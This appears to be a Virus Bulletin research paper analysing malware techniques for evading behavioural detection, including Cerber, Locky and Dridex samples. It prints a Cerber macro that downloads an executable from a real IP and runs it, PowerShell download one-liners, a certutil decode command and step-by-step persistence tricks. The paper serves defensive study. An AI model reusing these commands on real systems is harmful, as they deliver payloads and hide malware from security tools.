virus BULLETIN Covering the global threat landscape

THE JOURNEY OF EVASION ENTERS BEHAVIOURAL PHASE

Ankit Anubhav
FireEye, India

No malware author wants their piece of code to be easy to detect. The journey of detection evasion started nearly as long ago as that of malware itself, when security solutions were in a nascent state, providing static hash-based detection. Over time, several different approaches have been put into action to detect malware, and in response, malware authors have put into action different methods of evading them. In this paper we will discuss a few such evasion techniques that have been observed recently.

CERBER RANSOMWARE ABUSES POWERSHELL BITS TRANSFER MODULE TO EVADE BEHAVIOURAL DETECTION

With an increasing number of malware families using a PowerShell script to download their payload, PowerShell has become an important process for security software to monitor, and a close eye is kept on any file downloaded or created by PowerShell.exe. As a result, the macros delivering the Cerber ransomware have been adapted to use PowerShell's Background Intelligent Transfer Service [1] module.

Two behavioural approaches, same end result

Conventional approach

PowerShell.exe (New-Object System.Net.Webclinet). DownloadFile('http://google.com', 'C:\\PAYL0AD.EXE')

The initial download technique uses 'System.Net. WebclientClass.DownloadFile', and we can observe the payload being created by PowerShell (Figure 1). This can easily be spotted by a behavioural security solution that monitors file creation.

Alternative BitsAdmin approach

Powershell.exe Import-Module BitsTransfer;Start-BitsTransfer http://www.google.com C:\\payl0adnew.exe

The second technique is similar to the first, but we use PowerShell's Background Intelligence Transfer Service module. The result is that, this time, the payload is created by svchost.exe (Figure 2), which is one of the most common methods of file creation, and it is likely that behavioural engines will ignore such a benign-looking event.

After simple decryption and de-obfuscation, we can see that the Cerber ransomware macro code works along very similar lines, as shown in Figure 3.

```
Import-Module BitsTransfer
$path = [environment]::getfolderpath("mydocuments")
Start-BitsTransfer -Source "http://94.102.50.39/keyt.exe" -Destination
"$path\keyt.exe"
Invoke-Item  "$path\keyt.exe"
```

Figure 3: Cerber macro code.

EVADING MACRO CODE EXTRACTION – I

One popular approach used by security software during the advent of macro malware was to extract the macro code section, leaving aside the forms user interface and decoy document. However, this was based on the assumption that malicious code was stored inside the code section, and malware authors quickly worked out that they could bypass detection by forcing suspicious code into the GUI forms attributes, with the macro code simply calling the code section from forms. This meant that the macro code wouldn't contain anything suspicious when extracted and analysed in isolation by a malware researcher or a scan engine.



Figure 4: Locky hiding malicious code in a form attribute, ControlTipText. Malicious content can be stored in any of the Form attributes and can be called from the macro code.

EVADING MACRO CODE EXTRACTION – II

After a number of malicious documents started using this trick, researchers/scan engines started parsing the macro form content



Figure 1: We can observe the payload being created by PowerShell.

Figure 2: The payload is created by svchost.exe.

as well. In response, malware authors once again upped their game, this time removing the suspicious code completely from the macro and hiding it instead in the document's metadata details.



Figure 5: Suspicious code is hidden in the document's metadata details.

The encrypted PowerShell code is broken into various parts and added to metadata of the .doc file. The macro's purpose is simply to call these metadata, concatenate and run them.

```
Dim ps4 As String
Dim ps5 As String
Dim ps As String

ps1 = ActiveDocument.BuiltInDocumentProperties("Title").Value
ps2 = ActiveDocument.BuiltInDocumentProperties("Comments").Value
ps3 = ActiveDocument.BuiltInDocumentProperties("Category").Value
ps4 = ActiveDocument.BuiltInDocumentProperties("Subject").Value
ps5 = ActiveDocument.BuiltInDocumentProperties("Company").Value

ps = ps1 + ps2 + ps3 + ps4 + ps5
```

Figure 6: The macro calls the metadata, concatenates and runs them.

EVADING PAYLOAD MAGIC SIGNATURE CHECK & CERTUTIL ABUSE

When it comes to checking the authenticity of a file type, the file extension lost its reputation a long time ago thanks to innumerable malicious attempts at fake file extensions. For this reason, most static and behavioural approaches now include parsing the file and checking for the magic header – for example an MZ check for a binary.

One simple way to keep check of macro malware is to check whether WinWord.exe or any *MS Office* process downloads a file known to be an executable.

Figure 7 shows Dridex using a combination of two tricks. First, the code is hidden in the forms text box user interface. Secondly, the macro downloads a file with a .pfx extension which doesn't contain the MZ magic number. The payload is a pfx file, and has an unknown format.

```
TVqQAAMAAAAEAAAA
//8AALgAAAAAAAAA
QAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
QAAAAFBFAABMAQcA
gvhyJgAAAAAAAAAA
4AAXAQsBCAAAoAAA
AAAAAAAAAAAgpAAA
AAAAAAAQAQAAAEAA
```

Figure 8: Dridex payload.

The TVqQAA is the Dridex payload completely encrypted in base64. [TVqQAAA….] is the MZ header in base64. Following this download, the *Windows* inbuilt Certutil tool is used to base64 decrypt this pfx file to reveal the actual payload.

certutil -decode C:\Users\ADMINI~1\AppData\Local\Temp\\rGhjsdf.pfx C:\Users\ADMINI~1\AppData\Local\Temp\\rGhjsdf.exe



Figure 7: Certutil abuse.

WHY HIDE POWERSHELL WHEN YOU CAN PUSH IT OUT OF THE SCREEN

Most malicious PowerShell scripts don't want to run in view of their victims, and prefer to run in hidden mode (for obvious reasons). Running a PowerShell script in hidden mode is very easy, we just need to add the '-hidden' switch. Unfortunately for malware authors, cybersecurity researchers picked up on this too. As a countermeasure, malware authors came up with a way to hide PowerShell without actually 'hiding' it: they assign the visual coordinates of the PowerShell window such high values that it will always be beyond visibility in a normal-sized monitor.

Here we see the malware changing the X and Y coordinates of the console to very high values, X= 0xc000 and Y= 0xc000, which will lead the PowerShell window to open outside the screen – or in other words, in hidden mode:

```
\REGISTRY\USER\<snipped>\Console\%SystemRoot%_
System32_WindowsPowerShell_v1.0_powershell.exe\
"WindowPosition" = 0x0c000c00
```

ATTEMPTED BYPASS OF BEHAVIOURAL SIGNATURES – I

Nearly all malware attempts to be persistent in order to be more effective. One common way to do this is to add the payload to the *Windows* StartUp folder. However, this event is closely monitored by security software (see Figure 9). To bypass detection, the malware authors try a simple trick: they break the event into a series of steps:

- Step 1: Rename StartUp folder to XXXXX
- Step 2: Add exe to XXXXX folder [security software might not take it seriously as this new location is not a standard location for persistence]
- Step 3: Rename XXXXX back to StartUp

Rename Operation 1

OLD C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

NEW C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startupx

File created *C:\Users\admin\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startupx\system.pif*

Rename Operation 2

OLD C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startupx

NEW C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

ATTEMPTED BYPASS OF BEHAVIOURAL SIGNATURES – II: SYSINTERNALS ABUSE

The *SysInternals* package is one of the all-time favourite toolkits among malware analysts. The kit also includes the junction.exe file to create path aliases:

- Step 1: Download the legitimate *SysInternals* junction.exe tool from the Internet. This is a known clean file so will not arouse suspicion.
- Step 2: Create a manual path alias, for example:

```
C:\Windows\junction.exe "C:\Windows\junction"
"C:\ProgramData\Microsoft\Windows\Start Menu\
Programs\Startup"
```

- Step 3: Add the file to this alias junction folder, which is nothing but a symbolic link to the startup folder.

This way, persistence can be achieved without triggering detection based on the addition of the payload to a well known persistence location.

CONCLUSION

Evasion is no longer limited to fuzzing. With the security industry evolving towards behavioural and other new methods of detection, the bad guys will try to find a way to evade any sort of detection logic.

This journey of evasion, which started with hash fuzzing, packers and anti-debugging, has evolved to bypass behavioural detection attempts.

On the positive side, these evasion methods themselves can sometimes be good detection logic for security vendors.



Figure 9: A common way to achieve persistence is to add the payload to the Windows StartUp folder.

REFERENCES

[1] Microsoft BITS Used to Download Payloads. https://isc.sans.edu/diary/Microsoft+BITS+Used+to+Download+Payloads/21027.

[2] Malicious macro using a sneaky new trick. https://blogs.technet.microsoft.com/mmpc/2016/05/17/malicious-macro-using-a-sneaky-new-trick/.

APPENDIX: HASHES

Evasion trick	SHA-256 hash
Cerber ransomware abuses PowerShell-BitsTransfer module to evade behavioural detection	69550d07a2c627ebe614ab302a5279e083ab195ac657257a1014862a7b397df1
Evading macro code extraction – I	7888b523f6b8a42c8bfad0a2fd02ba6e7837299fbc3d6a2da6bea20f302691f7
Evading macro code extraction – II	e812350f2f84d1b7f211a1778073e14ae52bc3bded8aeac536170361a608f8fa
Evading payload magic signature check & Certutil abuse	562994fcbece64bd617e200485eeaa6d43e5300780205e72d931ff3e8ccb17aa
Why hide PowerShell when you can push it out of the screen	65635a017bda450e91f64ecdd275e989f3943bc045b81ecd287ecf3743e891b2
Attempted bypass of behavioural signatures – I	40698743fa87b4b6d23e555543dd1aabbf5901cca896ab9c20c853ab7acb0e9b
Attempted bypass of behavioural signatures – II SysInternals abuse	cd0fc93a93e9435087b98723999fd82d93fc3c439364176a0c922cecf9769a03

Editor: Martijn Grooten

Chief of Operations: John Hawes

Security Test Engineers: Scott James, Tony Oliveira, Adrian Luca, Ionuţ Răileanu, Chris Stock

Sales Executive: Allison Sketchley

Editorial Assistant: Helen Martin

Developer: Lian Sebe

Consultant Technical Editor: Dr Morton Swimmer

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: https://www.virusbtn.com/